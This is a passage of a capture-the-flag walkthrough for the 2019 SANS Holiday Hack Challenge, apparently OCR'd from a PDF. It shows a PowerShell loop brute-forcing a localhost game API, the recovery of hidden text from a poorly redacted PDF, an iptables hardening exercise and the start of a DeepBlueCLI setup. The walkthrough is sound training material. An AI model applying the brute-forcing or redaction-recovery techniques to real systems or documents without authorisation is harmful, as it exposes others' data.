
Run it by simply copying and pasting the script right into the powershell session.

```
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> # Turn the laser on
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/on).Content
Christmas Cheer Laser Powered On
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> # Set the temperature
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/temperature?
val=-33.5).Content
Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> # set the gases
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> $correct_gases_postbody = @{
>> O=6
>> H=7
>> He=3
>> Ne=22
>> Ar=11
>> Xe=10
>> F=20
>> Kr=8
>> Rn=9
>> }
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri "http://localhost:1225/api/gas" -Method "POST" -
Body $correct_gases_postbody).Content
Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> # Set the refraction
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).Content
Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> # now brute-force the angle
PS /home/elf/archive/refraction>
PS /home/elf/archive/refraction> for ($angle = 0; $angle -le 360; $angle = $angle + 0.1) {
>>
>>     $param = $angle.ToString("0.0")
>>     $uri = "http://localhost:1225/api/angle?val=$param"
>>     (Invoke-WebRequest -Uri $uri).Content
>>
>>     # now check the laser output
>>
>>     $laser = (Invoke-WebRequest -Uri http://localhost:1225/api/output).Content
```


```
>>     Write-Host "Result: $laser"
>>
>>     if (!($laser.Contains("Failure"))) {
>>         Write-Host "Angle = $angle"
>>         exit
>>     }
>> }
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 2.87 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 3.28 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 2.32 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 3.81 Mega-Jollies of Laser Output Reached!

<snip>

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 3.45 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 2.99 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 3.77 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Failure - Only 2.28 Mega-Jollies of Laser Output Reached!
Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
Result: Success! - 6.01 Mega-Jollies of Laser Output Reached!



Angle = 65.5000000000006
```

Success!





Now we can tell Sparkle that we've succeeded.



Sparkle Redberry thanks us and asks us to help Rita with the Zeek logs! We haven't found our turtle doves though, so we need to keep moving. Let's move back into the Quad and go north to the next area.





Photo of north Quad, near the Student Union. Note that someone left a document on the ground, at left.

At the north end of the sidewalk, where Hermey Hall abuts the Student Union, there is something on the ground:

Photo of unredacted PDF on the ground, at left

It's a PDF: https://downloads.elfu.org/LetterToElfUPersonnel.pdf

Let's pick it up and read it.



Actual document found on the ground

The document looks like it's been redacted, but not too well. Let's see if we can read what is hiding underneath the "confidential" blocks.

Let's use the linux utility "pdftotext" to see what text we can pull from this PDF. Run the utility to generate a text output file.

```
root@kali:~/holidayhack2019# pdftotext LetterToElfUPersonnel.pdf
root@kali:~/holidayhack2019# ls
LetterToElfUPersonnel.pdf  LetterToElfUPersonnel.txt
```

Now use "cat" to dump the contents of the file to the screen.

```
root@kali:~/holidayhack2019# cat LetterToElfUPersonnel.txt
Date: February 28, 2019
To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole
From: A Concerned and Aggrieved Character
Subject: DEMAND: Spread Holiday CheerConfidential
to Other Holidays and Mythical Characters… OR
ELSE!

Attention All Elf University Personnel,
It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
you to consider lending your considerable resources and expertise in providing merriment,
cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
Confidential
characters.
For centuries, we have expressed our frustration at your lack of willingness to spread your
```

```
cheer beyond the inaptly-called “Holiday Season.” There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.
If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.
Sincerely,
--A Concerned and Aggrieved Character


root@kali:~/holidayhack2019#
```

Clearly there is a concerned and aggrieved character that we need to watch out for!


Let’s go into the Student Union building at the north end of the Quad.

Photo of Student Union building, west entrance.


We are now in the Student Union (and the fireplace is beautiful!).

Photo of Student Union great hall with Google booth, SANS booth, Michael and Jane (the turtle doves), and Kent TinselTooth and the Smart Braces terminal, from left to right

Yay - We finally see the two turtle doves by the fireplace! Let's approach them.



They just seem to hoot as us, but new achievements have been unlocked.



Nearby the fireplace, we see Kent Tinseltooth standing next to a terminal:

Let's talk to him. Kent says that he needs help with IPTables in the Smart Braces terminal. Let's help him.


```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired
 after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don'
t know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From
 now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the fire
wall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@dc82ab73d634:~$
```


Let's look at the IOTteethBraces.md file as suggested by the terminal's narrative from Kent.

```
wall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@dc82ab73d634:~$ cat /home/elfuuser/IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dental st
atus. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote a
ccess. Please refer to the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example of how to set a de
fault policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OU
TPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH s
erver (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
elfuuser@dc82ab73d634:~$
```

The narrative tells us how to configure iptables rules, and asks us to perform six specific modifications to the rules. Let's use the iptables command to implement those.

```
elfuuser@dc82ab73d634:~$ sudo iptables -P INPUT DROP
elfuuser@dc82ab73d634:~$ sudo iptables -P FORWARD DROP
elfuuser@dc82ab73d634:~$ sudo iptables -P OUTPUT DROP
elfuuser@dc82ab73d634:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A INPUT -p tcp -m state --state NEW --dport 22 -s 172.19.0.225 -j
ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@dc82ab73d634:~$ sudo iptables -A INPUT -i lo -j ACCEPT
```





That worked – hopefully this helps out Kent!

Kent Tinseltooth *7:47AM*

Oh thank you! It's so nice to be back in my own head again. Er, alone.

By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.

There are funny rhymes, references to perspective, and odd mentions of eggs!

And if you think the stuff in your browser looks strange, you should see the page source...

Special tools? No, I don't think you'll need any extra tooling for those locks.

BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.

Or sorry, you're a Firefox fan?

Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.

Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.

Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.

Old school, huh? Oh sure - I've got what you need right here...

...


...

And I hear the Holiday Hack Trail game will give hints on the last screen if you complete it on Hard.


Kent suggests we check out the crate in the Student Union. He also implies that our browser's built-in tools might be helpful. But since we are here in the Student Union, let's wander over across the room to talk to Shinny Upatree. He is in the far-righthand side of the Student Union great hall next to the closed Sleigh Shop door.


He just says "Hey there" over and over.


We try to enter the Sleigh Shop, but it seems to be locked right now. Let's just go talk to Santa and come back later. Before we leave, though, let's check out the booths.



The Google Booth mentions the vents, but we don't really understand the significance of the vents until later.








After exiting the Student Union, we walk through the Quad and find Santa.

Photo selfie with Santa in the Quad

Santa says don't come back until we complete Objectives two through five. Let's check out our badge and get to work.




We can probably solve Objective #2 with the PDF document we found earlier in the snow. This is what we found earlier:


```
root@kali:~/holidayhack2019# pdftotext LetterToElfUPersonnel.pdf
root@kali:~/holidayhack2019# ls
LetterToElfUPersonnel.pdf  LetterToElfUPersonnel.txt
root@kali:~/holidayhack2019# cat LetterToElfUPersonnel.txt
Date: February 28, 2019
To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
```

```
North Pole
From: A Concerned and Aggrieved Character
Subject: DEMAND: Spread Holiday CheerConfidential
to Other Holidays and Mythical Characters… OR
ELSE!

Attention All Elf University Personnel,
It remains a constant source of frustration that Elf University and the entire operation at the
```

The first letter in all caps in the subject line is “DEMAND”.



Got it. Let’s proceed to Objective #3.



We remember that Bushy Evergreen gave us some hints for detecting password spraying with the Deep Blue CLI tool. We’ll do this on our Windows machine because the version of powershell we have on Kali does not include the Windows Event Management cmdlets that we might need.

Now that we’re on Windows, let’s get the Deep Blue CLI tool.

```
COMMANDO Mon 12/16/2019 11:14:11.42
C:\Users\tonyk\Documents\holidayhack2019>git clone https://github.com/sans-blue-team/DeepBlueCLI/
Cloning into 'DeepBlueCLI'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
```

```
remote: Total 466 (delta 0), reused 0 (delta 0), pack-reused 462
Receiving objects: 100% (466/466), 5.54 MiB | 7.61 MiB/s, done.
Resolving deltas: 100% (258/258), done.

COMMANDO Mon 12/16/2019 11:15:54.39
C:\Users\tonyk\Documents\holidayhack2019>dir
 Volume in drive C has no label.
 Volume Serial Number is 9A85-9623

 Directory of C:\Users\tonyk\Documents\holidayhack2019

